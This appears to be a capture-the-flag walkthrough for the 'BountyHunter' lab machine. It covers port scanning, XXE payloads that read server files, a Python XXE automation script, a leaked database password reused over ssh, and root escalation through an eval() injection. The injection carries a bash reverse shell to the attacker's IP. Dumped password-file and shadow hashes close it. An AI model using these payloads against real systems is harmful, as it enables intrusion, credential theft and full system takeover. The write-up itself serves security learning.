Creds

Username	Password	Description
development	m19RoAU0hP41A1sTsq6K	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Thu Oct 21 10:45:43 2021 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.100
Nmap scan report for 10.10.11.100
Host is up, received reset ttl 63 (0.035s latency).
Scanned at 2021-10-21 10:45:44 EDT for 24s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDLosZOXFZWvSPhPmfUE7v+PjfXGEr0KCPmAWrTUkyyFWRFO3gwHQMQqQUIcuZHmH20xMb+mNC6xnX2TRmsyaufPXLmib9Wn0BtEYbVDlu2mOdxWfr+LIO8yvB+kg2Uqg+QHJf7SfTvdO606eBjF0uhTQ95wnJddm7WWVJlJMng7+/1NuLAAzfc0ei4

|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/zTuLAvcemSaOeKfnvOC4s1QoulE0o9Z0gWONGE1cVvgk1VxryZn7A0L1htGGQqmFe50002LfPQfmY=
|   256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 21 10:46:08 2021 -- 1 IP address (1 host up) scanned in 24.58 seconds
```

Web Enumeration


trying to learn owasp zap and heres what it found

- SQL injection

```
http://10.10.11.100/tracker_diRbPr00f314.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5HWmJMbG1KTE1FaG96Um5iPC90aXRsZT4KCQk8Y3dlPlVDWmljZnlkdWN6c2ZJeGI8L2N3ZT4KCQk8Y3Zzcz5BdHVyb2xjT25aREh5S3NsPC9jdnNzPgoJCTxyZXdhcn
 OR 1=1 --
```

- Directory Browsing
  - http://10.10.11.100/resources/






```
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

- x-frame-options headers not set (5)
- Absence of anti-csrf tokens (2)
- private IP disclosure
- x-content-type-options header missing(22)

- information Disclosure - suspicious Comments





not exactly sql injection, but i decoded the data and its xml so lets try an xml entity attack

xml entity

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ENTITY toreplace "3"> ]>
                <bugreport>
                <title>GZbLlmJLMEhozRnb</title>
                <cwe>UCZicfyduczsfIxb</cwe>
                <cvss>&toreplace;</cvss>
                <reward>hkMOCrVgaQtIHsVM</reward>
                </bugreport>
```

base64 encode it and url encode

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZvbyBbPCFFTlRJVFkgdG9yZXBsYWNlICIzIj4gXT4KICAgICAgICAgICAgICAgIDxidWdyZXBvcnQ+CiAgICAgICAgICAgICAgICA8dGl0bGU+R1piTGxtSkxNRWhvelJuYjwvdGl0bGU+C
```

url encode

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZvbyBbPCFFTlRJVFkgdG9yZXBsYWNlICIzIj4gXT4KICAgICAgICAgICAgICAgIDxidWdyZXBvcnQ%2BCiAgICAgICAgICAgICAgICA8dGl0bGU%2BR1piTGxtSkxNRWhvelJuYjwvdGl0bG
```

and response shows the 3 replaced..
ok lets try reading files..

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>
                <bugreport>
                <title>GZbLlmJLMEhozRnb</title>
                <cwe>UCZicfyduczsfIxb</cwe>
                <cvss>3</cvss>
                <reward>&example;</reward>
                </bugreport>
```

b64

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZvbyBbPCFFTlRJVFkgZXhhbXBsZSBTWVNURU0gIi9ldGMvcGFzc3dkIj4gXT4KICAgICAgICAgICAgICAgIDxidWdyZXBvcnQ+CiAgICAgICAgICAgICAgICA8dGl0bGU+R1piTGxtSkxNR
```

url encode

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIGZvbyBbPCFFTlRJVFkgZXhhbXBsZSBTWVNURU0gIi9ldGMvcGFzc3dkIj4gXT4KICAgICAgICAgICAgICAgIDxidWdyZXBvcnQ%2BCiAgICAgICAgICAgICAgICA8dGl0bGU%2BR1piTGxtSk
```

Bounty Report System - Beta

test

test

test

test

Submit

If DB were ready, would have added:

Title: GZbLlmJLMEhozRnb
CWE: UCZicfyduczsfIxb
Score: 3
Reward: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin development:x:1000:1000:Development:/home/development:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin

- development → User

made a cool python script to enumerate files.. used the php filter to enumerate better.

```
import base64
import requests
import re
import pandas as pd
from bs4 import BeautifulSoup

URL = "http://10.10.11.100/tracker_diRbPr00f314.php"
PROXIES={"http":"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"}
HEADERS ={
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
"Accept": "*/*",
"Accept-Language": "en-US,en;q=0.5",
"Content-Type" : "application/x-www-form-urlencoded; charset=UTF-8",
"X-Requested-With": "XMLHttpRequest",
"Origin": "http://10.10.11.100",
"Connection": "keep-alive",
"Referer": "http://10.10.11.100/log_submit.php"
}

value = input("Please enter a location to check:\n")
LOCATION = f"{value}"
BASICDATA = f'''<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [<!ENTITY example SYSTEM "{LOCATION}"> ]>
                <bugreport>
                <title>GZbLlmJLMEhozRnb</title>
                <cwe>UCZicfyduczsfIxb</cwe>
                <cvss>3</cvss>
                <reward>&example;</reward>
                </bugreport>'''

DATA = f'''<!DOCTYPE replace [<!ENTITY example SYSTEM "php://filter/convert.base64-encode/resource={LOCATION}"> ]>
                <bugreport>
                <title>GZbLlmJLMEhozRnb</title>
                <cwe>UCZicfyduczsfIxb</cwe>
                <cvss>3</cvss>
                <reward>&example;</reward>
                </bugreport>'''


PINGBACK = '''<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE title [ <!ELEMENT title ANY >
<!ENTITY xxe SYSTEM "http://10.10.14.88/rssXXE" >]>
                <bugreport>
                <title>GZbLlmJLMEhozRnb</title>
                <cwe>UCZicfyduczsfIxb</cwe>
                <cvss>3</cvss>
                <reward>&xxe;</reward>
                </bugreport>'''


def encdata(message):
    message_bytes = message.encode('ascii')
    base64_bytes = base64.b64encode(message_bytes)
    base64_message = base64_bytes.decode('ascii')
    return base64_message

def decdata(base64_message):
    base64_bytes = base64_message.encode('ascii')
    message_bytes = base64.b64decode(base64_bytes)
    message = message_bytes.decode('ascii')
    print(message)
```

```
    return message

base64_data = encdata(DATA)
postdata = {"data" : base64_data}
s = requests.Session()
r = s.post(URL, data=postdata, headers=HEADERS) #, proxies=PROXIES,verify=False)

data = []
soup = BeautifulSoup(r.text,features="lxml")
table = soup.find('table')
rows = table.find_all('tr')
for row in rows:
    cols = row.find_all('td')
    cols = [ele.text.strip() for ele in cols]
    data.append([ele for ele in cols if ele]) # Get rid of empty values

print (decdata(cols[1]))
#print (cols[1])
```

db.php

(found db.php with gobuster and nikto)

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

ssh in with development:m19RoAU0hP41A1sTsq6K → 00 - Loot > Creds

User Enumeration

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

Code Review

```
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close
```

```
main()
```

- function load file
  - if file ends with .md open file read only else close file and exit
- function evalute ticketFile
  - Evaluates a ticket to check for ireggularities.
  - first line # Skytrain Inc
  - second line ## Ticket to
  - third line **Ticket Code:**
  - fourth line starts with '**' remove the stars and replace with empty space
  - split at the + symbol and if ticket# % 7 = 4
  - eval the values *exploitable*
  - if above 100 good ticket
- function main
  - loads the file
  - evaluates the ticket file
  - prints if ticket is valid or invalid..

so basically the script is looking for numbers above 100 and x%7 = 4 to validate ticket

contract.txt

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets on please have a look at the internal tool they sent over. There have been a handful of tickets submitted
that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
```

exploit the eval function
so i wrote a quick sscript to find all #'s %7 equal 4 and are above 100

```
for i in range(100,1000000):
    if i%7 == 4:
        print (i)
    else:
        pass
```

picked a number and put it in the ticket format..
checked if it was doing math which it is... 999996 plus 0 minus 999895 = 100 made a valid ticket.
if i added 1 more it's invalid... the import os function is equal to 0
so i import os and boom rev shell

Exploit

```
# Skytrain Inc
## Ticket to New Haven
__Ticket Code:__
**999996+0-999895+__import__('os').system('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.96/9001 0>&1"')**
##Issued: 2021/04/06
#End Ticket
```

root

id

```
root@bountyhunter:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhunter:~# whoami
whoami
root
```

root.txt

```
root@bountyhunter:~# cat /root/root.txt
cat /root/root.txt
6056116628b4b843c8c8029cc75ecf13
```

/etc/shadow

```
root@bountyhunter:~# cat /etc/shadow
root:$6$S6D08T6aUYoEjKkH$aL7HVCr1HUlObuXmxFaXrmYgO3Bn0DwYnefBPI/ATF/At/0eplm9xBfsRoFo8NnlWFeIBzmBivxSfFtAUyfp9.:18793:0:99999:7:::

...[snip]...

development:$6$Icvq5CG9C3uVjeoJ$OCBFhlmlWWblwxPMj.LjvpuV49flCSkTiszqThdLwJ.eqWtOSgSAhjRXAzQTnQyn0tuYlYyQPbqupz4Jq85wM/:18793:0:99999:7:::

....[snip]...
```

uname -a

```
root@bountyhunter:~# uname -a
uname -a
Linux bountyhunter 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```